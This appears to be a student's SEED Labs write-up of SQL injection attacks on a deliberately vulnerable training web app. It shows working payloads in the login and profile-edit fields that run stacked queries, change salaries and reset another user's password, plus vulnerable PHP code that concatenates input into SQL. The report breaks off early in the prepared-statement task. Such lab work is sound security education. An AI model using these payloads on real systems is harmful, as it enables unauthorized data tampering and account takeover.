
mysql> select 2; select 1
+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.05 sec)

->

```

Now, we are asked to use an update statement or delete statement for the task:

I edited the login window for username Alex according to the specification as shown below:



The screenshot shows a web-based login interface titled "Employee Profile Login". The logo "SEED LABS" is visible at the top left. The login form has two fields: "USERNAME" containing "Alice' ; select 1;" and "PASSWORD" containing "Password". Below the form is a green "Login" button. At the bottom center of the page, the text "Copyright © SEED LABS" is displayed.

www.seed-server.com/unsafe_home.php?username=Alice'+'%3B+sele ...
SEED LABS
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Alice' ; select 1;# and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709' at line 3]\n

Now, I copied the statement I received as an output on the webpage and pasted them as an sql statement execution:

```
1 row in set (0.00 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Alice' ; select 1;# and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709';■

+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | phoneNumber | address | email | nickname | Password
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | fdbe918bdae83000aa54747fc95fe0470fff4976 | | | |
```

Now, I have to encode once again to find probable output for this task:

```
[12/03/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice' &Password=seedalice'
>
> ^C
[12/04/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%3Bselect%201%3B%23&Password=seedalice'
```

In the above screenshot, I had to convert 'select 1;# into encoded form and that is what I did.

After this when I executed the above statement, I got the following result:

```
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
        <a class="navbar-brand" href="unsafe_home.php" ></a>


        SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
        FROM credential
        WHERE name= 'alice' ;select 1;# and Password='fbe918bdae83000aa54747fc95fe0470fff4976'</div></nav><div class='container text-center'>There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'd='fbe918bdae83000aa54747fc95fe0470fff4976'' at line 3]</div>
```

- SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
FROM credential
WHERE name= 'alice' ;select 1;# and Password='fbe918bdae83000aa54747fc95fe0470fff4976'

Now, I went to the unsafe_home.php file and did the following modification:

```
68     }
69
70     // create a connection
71     $conn = getDB();
72     // Sql query to authenticate the user
73     $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
74     FROM credential
75     WHERE name= '$input_uname' and Password='$hashed_pwd'";
76     echo $sql;
77
78     if (!$result = $conn->multi_query($sql)) {
79         echo "</div>";
80         echo "</nav>";
81         echo "<div class='container text-center'>";
82         die('There was an error running the query [' . $conn->error . ']\n');
83         echo "</div>";
84     }
85     /* convert the select return result into array type */
86     $return_arr = array();
87     while($row = $result->fetch_assoc()){
88         array_push($return_arr,$row);
89     }
90
91     /* convert the array type to json format and read out*/
92     $json_str = json_encode($return_arr);
93     $json_a = json_decode($json_str,true);
94     $id = $json_a[0]['id'];
95     $name = $json_a[0]['name'];
96     $eid = $json_a[0]['eid'];
97     $salary = $json_a[0]['salary'].
```

After execution, I got the following result:



Hence, the task was successfully implemented.

Task 3: SQL Injection Attack on UPDATE Statement

For this task, first I got the root shell:

```
[12/04/23] seed@VM:~/.../Labsetup$ docksh 66
root@667411baea50:/# ls /var/www
SQL_Injection  SQL_Injection#  html
root@667411baea50:/# ls /var/www/SQL_Injection/
css      index.html  seed_logo.png          unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/#
```

Now, after executing mysql –uroot –pdees, I get the following result:

```
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

After this executed show databases command on sql:

```
mysql> show databases;
+-----+
| Database           |
+-----+
| dbtest             |
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+-----+
6 rows in set (0.00 sec)
```

After this I used sqllab_users for my further execution.

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential            |
+-----+
1 row in set (0.00 sec)
```

Now, after selecting from credential, I got:

```
+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 |
|   |       | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |
|   |       | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |
|   |       | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted  | 50000 | 110000 | 11/3 | 32111111 |
|   |       | 99343bf28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |
|   |       | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

Now, if describe the credential, I get:

```
+-----+-----+-----+-----+-----+-----+
| ID      | int unsigned | NO    | PRI   | NULL   | auto_increment |
| Name    | varchar(30) | NO    |        | NULL   |                 |
| EID     | varchar(20)  | YES   |        | NULL   |                 |
| Salary   | int          | YES   |        | NULL   |                 |
| birth    | varchar(20)  | YES   |        | NULL   |                 |
| SSN     | varchar(20)  | YES   |        | NULL   |                 |
| PhoneNumber | varchar(20) | YES   |        | NULL   |                 |
| Address  | varchar(300) | YES   |        | NULL   |                 |
| Email    | varchar(300) | YES   |        | NULL   |                 |
| NickName | varchar(300) | YES   |        | NULL   |                 |
| Password  | varchar(300) | YES   |        | NULL   |                 |
+-----+-----+-----+-----+-----+-----+
```

After this I logged into the seed-server; I went to Alice's profile and changed it in the following way:

The screenshot shows a web application interface for editing a user profile. At the top, there is a navigation bar with the SEED LABS logo, 'Home', 'Edit Profile', and 'Logout' buttons. The main content area has a title 'Alice's Profile Edit'. Below the title, there are five input fields: 'NickName' (value: 'alice my buddy'), 'Email' (value: 'alice@yahoo.com'), 'Address' (value: 'fsu, tallahassee'), 'Phone Number' (value: '222-333-444'), and 'Password' (value: '*****'). A large green 'Save' button is located at the bottom of the form. At the very bottom of the page, there is a small copyright notice: 'Copyright © SEED LABS'.

As we can see, it was updated on her profile:

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	alice my buddy
Email	alice@yahoo.com
Address	fsu, tallahassee
Phone Number	222-333-444

When I went back to the sql and looked at the describe, all the values I entered were updated there:

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address        | Email          | NickName       | Password
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
|  1 | Alice | 10000 | 20000 | 9/20  | 10211002 | 222-333-444 | fsu, tallahassee | alice@yahoo.com | alice my buddy | 7110eda4d09e062aa5e4a3
90b0a572ac0d2c0220 |
|  2 | Boby  | 20000 | 30000 | 4/20  | 10213352 |           |           |           |           | b78ed97677c161c1c82c14
2906674ad15242b2d4 |
|  3 | Ryan  | 30000 | 50000 | 4/10  | 98993524 |           |           |           |           | a3c50276cb120637cca669
eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 90000 | 1/11  | 32193525 |           |           |           |           | 995b8b8c183f349b3cab0a
e7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |           |           |           |           | 99343bff28a7bb51cb6f22
cb20a618701a2c2ff58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |           |           |           |           | a5bdf35a1df4ea895905f6
f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

After this I went to check the source code again unsafe_edit_backend.php and made the following modifications:

```

36 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37 if ($conn->connect_error) {
38     die("Connection failed: " . $conn->connect_error . "\n");
39 }
40 return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET
52 nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where
53 ID=$id";
54 }else{
55     // if password field is empty.
56     $sql = "UPDATE credential SET
57 nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id";
58 }
59 echo 'SQL :'.$sql;
60 $conn->query($sql);
61 $conn->close();
62 header("Location: unsafe_home.php");
63 exit();
64 ?>
65
66 </body>

```

```


docker-compose.yml image_mysql image_www mysql_data
[12/04/23]seed@VM:~/.../Labsetup$ cd image_www
[12/04/23]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf Code Dockerfile
[12/04/23]seed@VM:~/.../image_www$ cd Code
[12/04/23]seed@VM:~/.../Code$ ls
css defense index.html logoff.php seed_logo.png unsafe_edit_backend.php unsafe_edit_frontend.php unsafe_home.php
[12/04/23]seed@VM:~/.../Code$ 

```

After this, when I used the docker cp function and used the root access for the unsafe_edit_backend.php file, I got the following result:

Key	Value
Employee ID	10000

As we can see, the info was updated. Now when I to the unsafe_home.php file and edited it to remove the echo statement I added earlier, I found the following result:



The screenshot shows a code editor window with the file name "unsafe_home.php" at the top right. The code is a PHP script that connects to a database, runs a query to authenticate a user, and then converts the result into JSON format. The code includes comments explaining the steps.

```
68 }
69
70     // create a connection
71     $conn = getDB();
72     // Sql query to authenticate the user
73     $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74     FROM credential
75     WHERE name= '$input_uname' and Password='$hashed_pwd'";
76     //echo $sql;
77
78     if (!$result = $conn->query($sql)) {
79         echo "</div>";
80         echo "</nav>";
81         echo "<div class='container text-center'>";
82         die('There was an error running the query [ ' . $conn->error . ']\n');
83         echo "</div>";
84     }
85     /* convert the select return result into array type */
86     $return_arr = array();
87     while($row = $result->fetch_assoc()){
88         array_push($return_arr,$row);
89     }
90
91     /* convert the array type to json format and read out*/
92     $json_str = json_encode($return_arr);
93     $json_a = json_decode($json_str,true);
94     $id = $json_a[0]['id'];
95     $name = $json_a[0]['name'];
96     $eid = $json_a[0]['eid'];
97     $salary = $json_a[0]['salary'].
```

Now I went back to the terminal and used the same docker cp for unsafe_home.php this time but it didn't work. I went back to the unsafe_home.php file and made the following edits:

```

// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
//echo $sql;
echo $_SESSION['PROFILE_SQL'];
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();

```

After this, finally when I went back to the seed website and edited Alice's profile info after this when I logged in again, I got the following result:

NickName	Alice the Great
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111
Password	Password



```
UPDATE credential SET  
nickname='Alice',email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-11  
where ID=1;
```

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002

As we can see, the updated information is now being showcased on the top of the webpage.

Task 3.1: Modify your own salary:

For this task; we were required to update the salary by attack. As a normal user, Alice is not allowed to update her salary. So we will be using injection attack. For this task, I edited the unsafe_home.php file again by adding the echo statement at the end as shown below:

```
250     echo "<th scope='row'> $i_name</th>";
251     echo "<td>$i_eid</td>";
252     echo "<td>$i_salary</td>";
253     echo "<td>$i_birth</td>";
254     echo "<td>$i_ssn</td>";
255     echo "<td>$i_nickname</td>";
256     echo "<td>$i_email</td>";
257     echo "<td>$i_address</td>";
258     echo "<td>$i_phoneNumber</td>";
259     echo "</tr>";
260 }
261 echo "</tbody>";
262 echo "</table>";
263 }
264 }
265 ?>
266 <br><br>
267 <?php | echo $_SESSION[PROFILE_SQL]; ?>
268 <div class="text-center">
269     <p>
270         Copyright © SEED LABS
271     </p>
272 </div>
273 </div>
274 <script type="text/javascript">
275 function logout(){
276     location.href = "logoff.php";
277 }
278 </script>
279 </body>
280 </html>
```

After this I again executed the docker cp command on the terminal. The screenshot below shows the output I got after I hit refresh:

SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address ,	Chicago
Phone Number	111-1111-1111

```
UPDATE credential SET
nickname='Alice',email='alice@gmail.com',address='Chicago',PhoneNumber
where ID=1;
Copyright © SEED LABS
```

Now, I again went back to the login page and logged into Alice's profile. After that I edited the Alice's profile and added Alice',salary=100000 # in the nickname:

Alice's Profile Edit

NickName	:!,salary=100000 #
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111
Password	Password

After this when I logged in, I found the following result:

Alice Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com

```
UPDATE credential SET
nickname='Alice',salary=100000
#,email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-
where ID=1;
Copyright © SEED LABs
```

Hence, we can see that the task was successfully executed.

Task 3.2: Modify other people's salary:

Now, for this task we were asked to change Bob's salary to 1 dollar. I went to the website and added the sql statement in the username: Alice' salary=1 where Name='Bob'; # as shown below:

Alice's Profile Edit

NickName	<input type="text" value="re Name='Bob'; #"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Chicago"/>
Phone Number	<input type="text" value="111-1111-1111"/>
Password	<input type="text" value="Password"/>

UPDATE credential SET
 nickname='Alice',salary=1 where
 Name='Bob';
 #',email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-1
 where ID=1;
 Copyright © SEED LABs

Now, when I executed the sql statement again and executed credential, if saw the following results:

1 Alice 10000 100000 9/20 10211002 111-1111-1111 Chicago alice@gmail.com Alice 522b276a356bdf39013dfabead2cd43e141ecc9e8									
2 Boby 20000 1 4/20 10213352									
3 Alice b78ed97677c161c1c82c142906674ad15242b2d4									
4 Ryan 30000 100000 4/10 98993524									
5 Samy 40000 100000 1/11 32193525									
6 Ted 50000 100000 11/3 32111111									
7 Admin 99999 100000 3/5 43254314									
8 Alice a5bdf35a1df4ea895905f6f6618e83951a6effc0									

As we can see, Bob's salary is updated to 1 dollar. Hence, the given task was successfully executed.

Task 3.3: Modify other people's password:

For this task we are asked to modify other people's password using sql injection. I again logged into Alice's profile and added the sql statement in the nickname section as Alice',password=sha1('123') where Name='Bob'; # as shown below:

Alice's Profile Edit

NickName

Email

Address

Phone
Number

Password

After this when I saved this update. And the execution is also shown below:


NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

```
UPDATE credential SET
nickname=Bob,password=sha1('123')
where Name='Boby';
#,email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-1111'
where ID=1;
Copyright © SEED LABs
```

Now when I check Boby's password using sql statement I get the following result:

	1	Alice	10000	100000	9/20	10211002	111-1111-1111	Chicago	alice
com	Alice	522b276a356bdf39013dfabea2cd43e141ecc9e8							
	2	Boby	20000	1	4/20	10213352			
		40bd001563085fc35165329ea1ff5c5ecbdbbeef							
	3	Ryan	30000	100000	4/10	98993524			
	Alice	a3c50276cb120637cca669eb38fb9928b017e9ef							
	4	Samy	40000	100000	1/11	32193525			
	Alice	995b8b8c183f349b3cab0ae7fccd39133508d2af							
	5	Ted	50000	100000	11/3	32111111			

Now, when I run the echo command in terminal I get the following output:



```
[12/04/23]seed@VM:~/.../Labsetup$ dockps
667411baea50  www-10.9.0.5
902bbcf7598  mysql-10.9.0.6
[12/04/23]seed@VM:~/.../Labsetup$ echo -n '123' | shasum
40bd001563085fc35165329ea1ff5c5ecbdbbeef -
[12/04/23]seed@VM:~/.../Labsetup$
```

As we can see, the password generated by both is the same. Now let's try logging into Boby's profile again:

Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	

As we can see Bob's profile is now changed. Hence, we can say that the task was successfully implemented.

Task 4: Countermeasure—Prepared Statement

For this task, first I went to the website www.seed-server.com/defense/

This website contained the following webpage:



Now when I log into this page with Alice's id and password, I get the following output:

Information returned from the database


- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **100000**
- Social Security Number: **10211002**

This is the information that was returned from the database. After this I logged into the webpage again using Boby' # as username and got the following result:

Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

After this I went the unsafe.php file in defense folder and made the following modifications:

